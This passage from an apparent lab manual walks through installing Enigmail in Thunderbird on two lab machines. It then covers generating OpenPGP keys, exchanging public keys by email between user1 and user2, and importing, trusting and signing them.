
18. Now login to win-clone machine (10.0.0.15) using following credentials
    Username – nielit
    Password - 123

19. Open the Mozilla Thunderbird email client. 


20. Go to Tools → Add-ons




21. Click on  icon. It would open a menu, Click on the Install Add-on From Files




22. Browse to the “Downloads” folder. Select file ‘enigmail-1.5-sm+tb.xpi’ and click on Open button.



23. Click on Install Now button.




24. Click on Restart Now button on Add-ons Manager browser tab.




25. Close Add-ons Manager browser tab.

The following steps would be used to generate a public key and a private key for user2 that would be used for encrypting files and e-mails.


26. Go to OpenPGP → Key Management.



27. OpenPGP Key Management window would be displayed. Then go to Generate → New Key Pair.




28. Set Passphrase as user12345678 & click on the button “Generate key”.




29. Click on Generate Key.

30. Click on Generate Certificate button.
31. Save the certificate in Documents folder, click on "Save" button.




32. Provide the Passphrase as user12345678 then click on OK button




33. Click on OK button.

34. OpenPGP key Management would display the key of user2.




The following steps would be used to send the public key of user2 to user1 that would be used for encrypting files and e-mails.


35. Right click on user2 key then click on Send Public Key by Email.



36. This E-mail has an attachment of user2 public key. Send it to user1@test.com with subject Public key of user2. Click on Send. This would send public key of user2 to user1.




37. After sending the mail, close the OpenPGP Key Management window & close the thunderbird.




The following steps would be used to Import the public key of "user2" that would be used for encrypting files and e-mails.

38. Now Switch to Windows7 machine (10.0.0.12) and Open the Thunderbird E-mail client  from the desktop. It would display a message Public key of user2 in inbox.




Click on above selected option, open PGP Prompt window would be appeared. Enter "user12345678" and click

39. Click on  icon




40. Right click on attachment then click on Import OpenPGP Key.




41. Click on OK button.


42. Go to OpenPGP → Key Management.




43. Right click on user2 key then click on Set Owner Trust.




44. Select I trust fully then click on OK button




45. Right click on user2 key then click on Sign Key.



46. Select I have done very careful checking then click on OK button.




47. Enter the passphrase as user12345678 then click on OK button.




The following steps would be used to send the public key of user1 to user2 that would be used for encrypting files and e-mails.


48. Right click on user1 key then click on Send Public Keys by Email.



49. Send it to "user2@test.com" (1) with subject Public key of user1. Click on Send button (3). This would send public key of user1to user2.




50. After the mail is delivered close the OpenPGP Key Management window & close the thunderbird




The following steps would be used to Import the public key of user1 that would be used for encrypting files and e-mails.


51. Now switch to the win-clone (10.0.0.15) & open thunderbird, check the Mail in the inbox.



52. In the Inbox, open the message with subject name Public Key of user1, "Open PGP Prompt" would be appeared, Enter user12345678 as passphrase and click on  icon.



53. Right click on the key & click on Import OpenPGP Key.

